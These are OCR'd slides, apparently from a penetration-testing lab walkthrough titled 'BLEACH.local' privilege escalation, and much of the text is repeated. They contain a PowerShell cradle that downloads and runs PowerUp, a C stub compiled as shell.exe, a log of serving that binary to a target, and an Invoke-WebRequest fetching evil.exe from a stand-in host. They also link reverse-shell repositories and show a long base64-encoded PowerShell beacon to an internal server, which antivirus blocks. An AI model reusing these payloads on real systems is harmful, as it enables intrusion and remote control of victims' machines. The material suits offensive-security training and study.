
```
IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1')
```



https://blog.certcube.com/powerup-cheatsheet/

BLEACH.local : PRIV. ESCALATION : LVL2

```
IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1')
```




https://blog.certcube.com/powerup-cheatsheet/

https://systemweakness.com/windows-privilege-escalation-unquoted-service-paths-cc761af10e32


BLEACH.local : PRIV. ESCALATION : LVL2

```c
#include <stdlib.h>

int main ()
{
int user;
user = system("CMD-CODE");
return 0;
}
```



BLEACH.local : PRIV. ESCALATION : LVL2


```c
#include <stdlib.h>

int main ()
{
int user;
user = system("CMD-CODE");
return 0;
}

// i686-w64-mingw32-gcc shell.c -o shell.exe
// x86_64-w64-mingw32-gcc shell.c -o shell64.exe
```



BLEACH.local : PRIV. ESCALATION : LVL2

```c
#include <stdlib.h>

int main ()
{
int user;
user = system("CMD-CODE");
return 0;
}

// i686-w64-mingw32-gcc shell.c -o shell.exe
// x86_64-w64-mingw32-gcc shell.c -o shell64.exe
```


```
apt install mingw-w64
```



BLEACH.local : PRIV. ESCALATION : LVL2

```c
#include <stdlib.h>

int main ()
{
int user;
user = system("CMD-CODE");
return 0;
}

// i686-w64-mingw32-gcc shell.c -o shell.exe
// x86_64-w64-mingw32-gcc shell.c -o shell64.exe
```

```
apt install mingw-w64
```



BLEACH.local : PRIV. ESCALATION : LVL2


```
┌──(kali㉿kali)-[~/Documents/mal]
└─$ i686-w64-mingw32-gcc runitin.c -o shell.exe

┌──(kali㉿kali)-[~/Documents/mal]
└─$ ls
runitin.c  shell.exe

┌──(kali㉿kali)-[~/Documents/mal]
└─$ php -S 0.0.0.0:8080
[Sun Apr 23 13:11:39 2023] PHP 8.2.2 Development Server (http://0.0.0.0:8080) started
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 Accepted
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56364 Accepted
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 [200]: GET /shell.exe
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 Closing
[Sun Apr 23 13:12:49 2023] 10.0.9.5:56364 Closed without sending a request; it was probably just an unused speculative preconnection
[Sun Apr 23 13:12:49 2023] 10.0.9.5:56364 Closing
^C
```

BLEACH.local : PRIV. ESCALATION : LVL2


```
┌──(kali㉿kali)-[~/Documents/mal]
└─$ i686-w64-mingw32-gcc runitin.c -o shell.exe

┌──(kali㉿kali)-[~/Documents/mal]
└─$ ls
runitin.c  shell.exe

┌──(kali㉿kali)-[~/Documents/mal]
└─$ php -S 0.0.0.0:8080
[Sun Apr 23 13:11:39 2023] PHP 8.2.2 Development Server (http://0.0.0.0:8080) started
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 Accepted
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56364 Accepted
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 [200]: GET /shell.exe
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 Closing
[Sun Apr 23 13:12:49 2023] 10.0.9.5:56364 Closed without sending a request; it was probably just an unused speculative preconnection
[Sun Apr 23 13:12:49 2023] 10.0.9.5:56364 Closing
^C
```

```
Invoke-WebRequest "https://evil.me/evil.exe" -OutFile "C:\Windows\Temp\archive.exe"
```

BLEACH.local : PRIV. ESCALATION : LVL2


```
┌──(kali㉿kali)-[~/Documents/mal]
└─$ i686-w64-mingw32-gcc runitin.c -o shell.exe

┌──(kali㉿kali)-[~/Documents/mal]
└─$ ls
runitin.c  shell.exe

┌──(kali㉿kali)-[~/Documents/mal]
└─$ php -S 0.0.0.0:8080
[Sun Apr 23 13:11:39 2023] PHP 8.2.2 Development Server (http://0.0.0.0:8080) started
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 Accepted
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56364 Accepted
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 [200]: GET /shell.exe
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 Closing
[Sun Apr 23 13:12:49 2023] 10.0.9.5:56364 Closed without sending a request; it was probably just an unused speculative preconnection
[Sun Apr 23 13:12:49 2023] 10.0.9.5:56364 Closing
^C
```

```
Invoke-WebRequest "https://evil.me/evil.exe" -OutFile "C:\Windows\Temp\archive.exe"
```

https://github.com/izenynn/c-reverse-shell

https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c


BLEACH.local : PRIV. ESCALATION : LVL2



https://github.com/izenynn/c-reverse-shell

https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c


BLEACH.local : PRIV. ESCALATION : LVL2




https://github.com/izenynn/c-reverse-shell

https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c

BLEACH.local : PRIV. ESCALATION : LVL2






https://github.com/izenynn/c-reverse-shell

https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c

BLEACH.local : PRIV. ESCALATION : LVL2




https://github.com/izenynn/c-reverse-shell

https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c

BLEACH.local : PRIV. ESCALATION : LVL2

BLEACH.local : PRIV. ESCALATION : LVL2



BLEACH.local : PRIV. ESCALATION : LVL2


Windows PowerShell

```
PS C:\Users\jquerito> powershell -e YQBkAGQALQB0AHkAcAB1ACAAQAAiAAoAdQBzAGkAbgBnACAAUwB5AHMAdAB1AG0ALgBOAGUAdAA7AHUAcwBp
AG4AZwAgAFMAeQBzAHQAZQBtAC4AUwBlAGMAdQByAGkAdAB5AC4AQwByAHkAcAB0AG8AZwByAGEAcABoAHkALgBYADUAMAA5AEMAZQByAHQAaQBmAGkAYwBh
AHQAZQBzADsACgBwAHUAYgBsAGkAYwAgAGMAbABhAHMAcwAgAFQAcgB1AHMAdABBAGwAbABDAGUAcgB0AHMAUABvAGwAaQBjAHkAIAA6ACAASQBDAGUAcgB0
AGkAZgBpAGMAYQB0AGUAUABvAGwAaQBjAHkAIAB7AHAAdQBiAGwAaQBjACAAYgBvAG8AbAAgAEMAaABlAGMAawBWAGEAbABpAGQAYQB0AGkAbwBuAFIAZQBz
AHUAbAB0ACgACgBTAGUAcgB2AGkAYwBlAFAAbwBpAG4AdAAgAHMAcgB2AFAAbwBpAG4AdAAsACAAWAA1ADAAOQBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAIABj
AGUAcgB0AGkAZgBpAGMAYQB0AGUALABXAGUAYgBSAGUAcQB1AGUAcwB0ACAAcgB1AHEAdQB1AHMAdAAsACAAaQBuAHQAIABjAGUAcgB0AGkAZgBpAGMAYQB0
AGUAUABvAG8AYgBsAGUAbQApACAAewByAGUAdAB1AHIAbgAgAHQAcgB1AGUAOwB9AH0ACgAiAEAACgBbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBTAGUAcgB2
AGkAYwBlAFAAbwBpAG4AdABNAGEAbgBhAGcAZQByAF0AOgA6AEMAZQByAHQAaQBmAGkAYwBhAHQAZQBQAG8AbABpAGMAeQAgAD0AIABOAGUAdwAtAE8AYgBq
AGUAYwB0ACAAVAByAHUAcwB0AEEAbABsAEMAZQByAHQAcwBQAG8AbABpAGMAeQAKACQAcwA9ACcAMQAwAC4AMAAuADkALgA3ADoANAA0ADMAJwA7ACQAaQA9
ACcANAAwAGEAMgBhADAAMwBlAC0ANgA1ADIAYwA0ADIANgA3AC0AYwA4ADQAMgBjAGIAOAAzACcAOwAkAHAAPQAnAGgAdAB0AHAAcwA6AC8ALwAnADsAJAB2
AD0ASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwAgAC0AVQByAGkAIAAkAHAAJABz
AC8ANAAwAGEAMgBhADAAMwBlACAALQBIAGUAYQBkAGUAcgBzACAAQAB7ACIAQQB1AHQAaABvAHIAaQB6AGEAdABpAG8AbgAiAD0AJABpAH0AOwB3AGgAaQBs
AGUAIAAoACQAdAByAHUAZQApAHsAJABjAD0AKABJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAAtAFUAcwBlAEIAYQBzAGkAYwBQAGEAcgBz
AGkAbgBnACAALQBVAHIAaQAgACQAcAAkAHMALwA2ADUAMgBjADQAMgA2ADcAIAAtAEgAZQBhAGQAZQByAHMAIABAAHsAIgBBAHUAdABoAG8AcgBpAHoAYQB0
AGkAbwBuACIAPQAkAGkAfQApAC4AQwBvAG4AdAB1AG4AdAA7AGkAZgAgACgAJABjACAALQBuAGUAIAAnAE4AbwBuAGUAJwApACAAewAkAHIAPQBpAGUAeAAg
ACQAYwAgAC0ARQByAHIAbwByAEEAYwB0AGkAbwBuACAAUwB0AG8AcAAgAC0ARQByAHIAbwByAFYAYQByAGkAYQBiAGwAZQAgAGUAOwAkAHIAPQBPAHUAdAAt
AFMAdAByAGkAbgBnACAALQBJAG4AcAB1AHQATwBiAGoAZQBjAHQAIAAkAHIAOwAkAHQAPQBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAAt
AFUAcgBpACAAJABwACQAcwAvAGMAOAA0ADIAYwBiADgAMwAgAC0ATQBlAHQAaABvAGQAIABQAE8AUwBUACAALQBIAGUAYQBkAGUAcgBzACAAQAB7ACIAQQB1
AHQAaABvAHIAaQB6AGEAdABpAG8AbgAiAD0AJABpAH0AIAAtAEIAbwBkAHkAIAAoACQAZQArACQAcgApAH0AIABzAGwAZQBlAHAAIAAwAC4AOAB9AA==
En línea: 1 Carácter: 1
+ add-type @"
+ ~~~~~~~~~~~~
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\jquerito>
```

BLEACH.local : PRIVILEGE ESCALATION : LVL2

https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c

https://github.com/izenynn/c-reverse-shell

